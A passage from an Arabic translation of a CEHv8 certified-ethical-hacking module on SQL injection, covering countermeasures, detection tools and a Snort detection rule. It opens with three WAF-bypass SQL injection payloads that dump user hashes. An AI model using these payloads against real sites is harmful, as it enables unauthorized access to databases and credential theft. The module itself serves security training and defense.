The signatures can be bypassed by modifying the above request:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
/?id=(1)union(((((((select(1),hex(hash)from(test.users))))))))
```

14.9 التدابير المضادة " COUNTERMEASURES"

حتى الآن، قد ناقشنا مختلف المفاهيم والموضوعات التي تساعدك على اختراق تطبيقات الويب أو الشبكة لاختبار نقاط ضعف **SQL**. الآن سوف نناقش التدابير المضادة ليتم تطبيقها لحماية تطبيقات الويب ضد هجمات حقن **SQL**.التدابير المضادة هو فعل أو طريقة، الجهاز، أو النظام التي يمكن استخدامها لتجنب الآثار الجانبية لمواطن الضعف والأحداث الخبيثة التي يمكن بدورها أن تؤثر سلبا على أصول المنظمة أو الكمبيوتر في الشبكة. وهذا يمكن أن يكون ردا للدفاع عن الحدث السلبي. في هذا القسم سوف يسلط الضوء على بعض التدابير المضادة المستخدمة ضد حقن **SQL**.

كيفية الدفاع ضد هجمات حقن SQL

تطبيق معايير الترميز المتسقة، والتقليل من الامتيازات، وانشاء الجدار الناري للخادم تساعد في الدفاع ضد هجمات حقن **SQL**.

التقليل من الامتيازات

المطورين بشكل عام يهملون الجوانب الأمنية عند انشاء تطبيق جديد، وتميل إلى ترك تلك المسائل إلى نهاية دورة التنمية. ومع ذلك، ينبغي أن تكون المسائل الأمنية ذات أولوية، ويجب إدراج الخطوات الكافية أثناء مرحلة التطوير نفسها. من المهم خلق-امتياز منخفض الحساب أولا، والبدء في إضافة أذونات فقط كلما كانت هناك حاجة إليها. فائدة معالجة قضية الأمن في وقت مبكر هو أنه يتيح للمطورين لمعالجة المخاوف الأمنية كما يتم إضافة الميزات، بحيث يمكن تحديدها وتثبيتها بسهولة. وبالإضافة إلى ذلك، أصبح المطورين أكثر دراية بكثير مع الإطار الأمني، إذا كانوا يضطرون إلى الامتثال له طوال عمر المشروع. **Payoff** عادة ما يكون المنتج أكثر أمنا التي لا يتطلب تدافع الأمن في اللحظة الأخيرة الذي يحدث حتما عندما يشكو الزبائن أن السياسات الأمنية لا تسمح للتطبيقات بالتشغيل خارج سياق مسؤول النظام.

تنفيذ معايير الترميز المتسقة "Implementing Consistent Coding Standards"

يجب أن يتم التخطيط الناجح للبنية التحتية الأمنية كلها التي من شأنها أن تكون متكاملة إلى منتج بها. وفضلا عن ذلك، ينبغي وضع مجموعة من المعايير والسياسات التي يجب أن تتوافق مع كل مطور.
على سبيل المثال، سياسة لأداء الوصول إلى البيانات. يسمح للمطورين عموما إلى استخدام كل الطرق الت تحلو لهم للوصول إلى البيانات. وهذا يؤدي عادة الى وجود العديد من أساليب الوصول إلى البيانات، واظهار كل المخاوف الأمنية التي هي فريدة من نوعها. ومن شأن سياسة أكثر حكمة أن يكون لإملاء بعض المبادئ التوجيهية التي تضمن التشابه في الروتين لكل مطور. هذا الاتساق شأنه ان يعزز إلى حد كبير كل من الصيانة والأمن للمنتج، وتوفير سياسة سليمة.
سياسة أخرى مفيدة في الترميز هو ضمان أن يتم تنفيذ جميع فحوصات التحقق من صحة المدخلات على الخادم. على الرغم من أنه في بعض الأحيان أسلوب الأداء لتنفيذ التحقق من صحة إدخال البيانات على العميل، لأنه يقلل من **round-trips** إلى ملقم، لا ينبغي أن يفترض أن المستخدم يطابق الواقع حتى يتم التحقق من الصحة عندما ينشر المعلومات. في النهاية، يجب أن تحدث جميع فحوصات التحقق من صحة المدخلات على الخادم.

Firewalling the SQL Server

انها فكرة جيدة انشاء جدار الحماية الخادم حتى يمكن للعملاء الموثوق بهم فقط الاتصال عليه في معظم بيئات شبكة الإنترنت، والمضيف الوحيد الذي يحتاج إلى اتصال ب **SQL Server** هي الشبكة الإدارية (إذا كان هناك) وخادم الويب. عادة، يحتاج **SQL Server** للاتصال فقط إلى ملقم النسخ الاحتياطي. **SQL Server 2000** يستمع بشكل افتراضي على **named pipes** (باستخدام شبكات **Microsoft** على منافذ **TCP 139** و **445**) ، وكذلك منفذ-**TCP 1433** ومنفذ-**UDP 1434** (المنفذ المستخدم من قبل **SQL "Slammer" worm**) إذا كان الملقم هو جيد بما فيه الكفاية، فإنه ينبغي أن يكون قادرة على المساعدة في التخفيف من مخاطر ما يلي:


- تحميل المطورين اسكربيات او المكونات الغير مصرح بها/غير آمنة إلى خادم الويب.
- أساءه تطبيق التصحيحات.
- الأخطاء الإدارية.

المهاجمين يستخدمون حقن **SQL** للوصول الغير مصرح به إلى النظام أو الشبكة.
ينبغي القيام بالأمور التالية للدفاع ضد هجمات حقن SQL.

- عدم جعل أية افتراضات حول حجم ونوع، أو محتوى البيانات التي يتم تلقيها من قبل التطبيق الخاص بك.
- اختبار حجم ونوع بيانات المدخلات وفرض الحدود المناسبة لمنع التجاوزات العازلة.
- اختبار محتوى متغيرات السلسلة، واستعرض القيم المتوقعة فقط.
- رفض الإدخالات التي تحتوي على **binary data**، **escape sequences**، و**comment characters**.
- عدم بناء عبارات **SQL** للعمليات مباشرة من إدخال المستخدم واستخدام الإجراءات المخزنة للتحقق من صحة إدخال المستخدم.
- تنفيذ طبقات متعددة من التحقق من الصحة ولا تقبل ابدا سلسلة إدخال المستخدم التي لم يتم التحقق من صحتها.


كيفية الدفاع ضد هجمات حقن SQL: استخدام النوع الآمن من معلمات SQL

استخدام نوع آمن من معلمات **SQL** مع الإجراءات المخزنة أو سلاسل أمر **SQL** التي شيدت. توفر مجموعات المعلمة المختلفة التحقق من النوع ومن الطول. على سبيل المثال، يمكن استخدام مجموعة المعلمة **SQL**. فحص النوع والطول يمكن ان يتم قسريا باستخدام مجموعة من المعلمات. بالنظر في المثال التالي الذي يتم التعامل مع المدخلات "**@aut_id**" باعتباره قيمة حرفية بدلا من كود قابل للتنفيذ.



كيفية الدفاع ضد هجمات حقن SQL

للدفاع ضد هجمات حقن **SQL**، يمكنك اتباع التدابير المضادة الى ورد في القسم السابق، ويمكنك استخدام آمن نوع معلمات **SQL** كذلك. لحماية خادم الويب، يمكنك استخدام جدار الحماية **WAF/IDS** وفلترة الحزم. تحتاج إلى تحديث البرنامج باستمرار باستخدام التصحيحات للحفاظ على الخادم مصحح إلى تاريخه لحمايتها من المهاجمين. تطهير وفلترة إدخال المستخدم وتحليل شفرة المصدر لحقن **SQL**، والتقليل من استخدام تطبيقات الطرف الثالث لحماية تطبيقات الويب. يمكنك أيضا استخدام الإجراءات المخزنة واستعلامات المعلمات لاسترداد من البيانات وتعطيل رسائل الخطأ المطول، والتي يمكن أن توجه المهاجم مع بعض المعلومات المفيدة، واستخدام صفحات الخطأ المخصصة لحماية تطبيقات الويب. لتجنب حقن **SQL** في قاعدة البيانات، قم بالاتصال باستخدام حسابات غير مميزة ومنح امتيازات أقل إلى قاعدة البيانات والجداول، والأعمدة. تعطيل أوامر مثل **xp_cmdshell**، والتي يمكن أن تؤثر على نظام التشغيل للنظام.



SQL INJECTION DETECTION TOOL: MICROSOFT SOURCE CODE ANALYZER

المصدر: http://www.microsoft.com

The Microsoft Source Code Analyzer for SQL Injection tool هي أداة لتحليل **static code** يساعدك في العثور على نقاط ضعف حقن **SQL** في كود صفحات الملقم النشطة (**ASP**). وهو يقوم بمسح شفرة المصدر لـ **ASP** ويولد التحذيرات المتعلقة بالدرجة الأولى والثانية لنقاط ضعف حقن **SQL**.

```
Command Prompt

E:\TEMP\msscasi>msscasi_asp /input="e:\temp\test.asp"
Microsoft (R) Source Code Analyzer for SQL Injection Version
 1.3.30601.30622
Copyright (C) Microsoft Corporation.  All rights reserved.

e:\temp\test.asp(73) : warning C80400: Unvalidated HTTP Requ
est data possibly executed, making 'VBSMAIN' potentially vul
nerable to first-order SQL Injection attacks. Reported by Mi
crosoft (R) Source Code Analyzer for SQL Injection on tracke
d object OBJCOMMAND (created as return.FORM`21).


Path summary:
 - (return.FORM)[return.FORM`21 : string_unvalidated] create
d on 'Request' (line 21)
 - (return.FORM)[return.FORM`21 : string_unvalidated] to (ST
RAUTHOR, return.FORM)[return.FORM`21 : string_unvalidated] b
y assignment (line 21)
 - (STRAUTHOR, return.FORM)[return.FORM`21 : string_unvalida
ted] to (STRAUTHOR, STRCMD, return.FORM)[return.FORM`21 : st
ring_unvalidated] on 'Transfer' (line 63)
 - (STRAUTHOR, STRCMD, return.FORM)[return.FORM`21 : string_
unvalidated] to ($, STRAUTHOR, STRCMD, return.FORM)[return.F
ORM`21 : string_unvalidated] on 'Transfer' (line 67)
 - ($, STRAUTHOR, STRCMD, return.FORM)[return.FORM`21 : stri
ng_unvalidated] to (OBJCOMMAND)[return.FORM`21 : command_unv
alidated] on 'TaintCommand' (line 67)
 - (OBJCOMMAND)[return.FORM`21 : command_unvalidated] to (OB
JCOMMAND)[return.FORM`21 : $error] on 'Execute' (line 73)
 : Lines: 17, 19, 21, 25, 35, 37, 39, 41, 47, 51, 63, 65, 67
, 69, 73


E:\TEMP\msscasi>
```

SQL INJECTION DETECTION TOOL: MICROSOFT URLSCAN FILTER

المصدر: http://www.microsoft.com

URLSCAN هي أداة أمنية تقيد أنواع طلبات **HTTP** والتي سوف يعالجها **Internet Information Services (IIS)**. من خلال منع طلبات **HTTP** معينة، وأداة الأمان **URLScan** تساعد على منع الطلبات الضارة المحتملة من الوصول إلى الخادم.






SQL INJECTION DETECTION TOOL: DotDefender

المصدر: http://www.applicure.com


Web Application Security dotDefender هو برنامج جدار حماية لتطبيق الويب (**WAF**). **DotDefender** تظهر الأمن على مستوى المؤسسات وقدرات التكامل المتطورة. فإنه يتفقد حركة مرور **HTTP/HTTPS** للاشتباه في تصرفاتهم. وهو يكتشف هجمات حقن **SQL**.



SQL INJECTION DETECTION TOOL: IBM SECURITY APPSCAN

المصدر: http://www.ibm.com/us/en

IBM Security AppScan يقوم بالكشف المعياري وتحليل، نقاط ضعف تطبيق الويب للمساعدة في منع الخروقات الأمنية وتمكينها من الامتثال. ايصال الخبرة وإدارة دورة حياة التطبيق ومنصة التكامل الأمني الحرجة اللازمة لتمكين الشركات من تحديد مواطن الضعف التطبيق ولكن أيضا تقليل خطر التطبيق الشامل.




SQL INJECTION DETECTION TOOL: WEBCRUISER

المصدر: http://www.janusec.com

WebCruiser هو فاحص لنقاط ضعف الويب الذي يسمح لك لفحص أي موقع على شبكة الإنترنت لمواطن الضعف مثل حقن **SQL**، **cross-site scripting**، **XPath injection**، الخ.

الميزات:

- Vulnerability Scanner: SQL injection, cross-site scripting, XPath injection, etc.
- SQL Injection Scanner
- SQL Injection Tool: GET/Post/Cookie Injection POC (Proof of Concept)
- SQL Injection for SQL Server, MySQL, DB2, Oracle. etc.




SNORT RULE TO DETECT SQL INJECTION ATTACKS

المصدر: https://www.snort.org

قواعد **snort** هي مفيدة جدا في الكشف عن حقن **SQL**. وبصرف النظر عن الكشف عن هجمات حقن **SQL**، **snort** أيضا يرسل تنبيها أو بتسجيل محاولة التسلل. يستخدم **snort** التوقيعات، البروتوكولات، وطرق الكشف على أساس الوضع الشاذ.

منع هذه التعبيرات في **snort**




```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection
- Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-
)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)
```

http://www.snort.org

SQL INJECTION DETECTION TOOLS

فيما يلي بعض من المزيد من أدوات الكشف عن حقن **SQL** والتي يمكن استخدامها للكشف عن نقاط ضعف حقن **SQL**:

HP WebInspect available at http://www.hpenterprisesecurity.com
SQLDict available at http://ntsecurity.nu
SQL Block Monitor available at http://sql-tools.net
Acunetix Web Vulnerability Scanner available at http://www.acunetix.com
GreenSQL Database Security available at http://www.greensql.com
Microsoft Code Analysis Tool .NET (CAT.NET) available at http://www.microsoft.com
NGS SQuirreL Vulnerability Scanners available at http://www.nccgroup.com
WSSA - Web Site Security Scanning Service available at http://www.beyondsecurity.com
N-Stalker Web Application Security Scanner available at http://www.nstalker.com

الحمد لله تعالى، وبحول الله تعالى نكون قد انتهينا من الوحدة الرابعة عشر من CEHv8. ونلقاكم مع الوحدة التالية:

د. محمد صبحي طيبه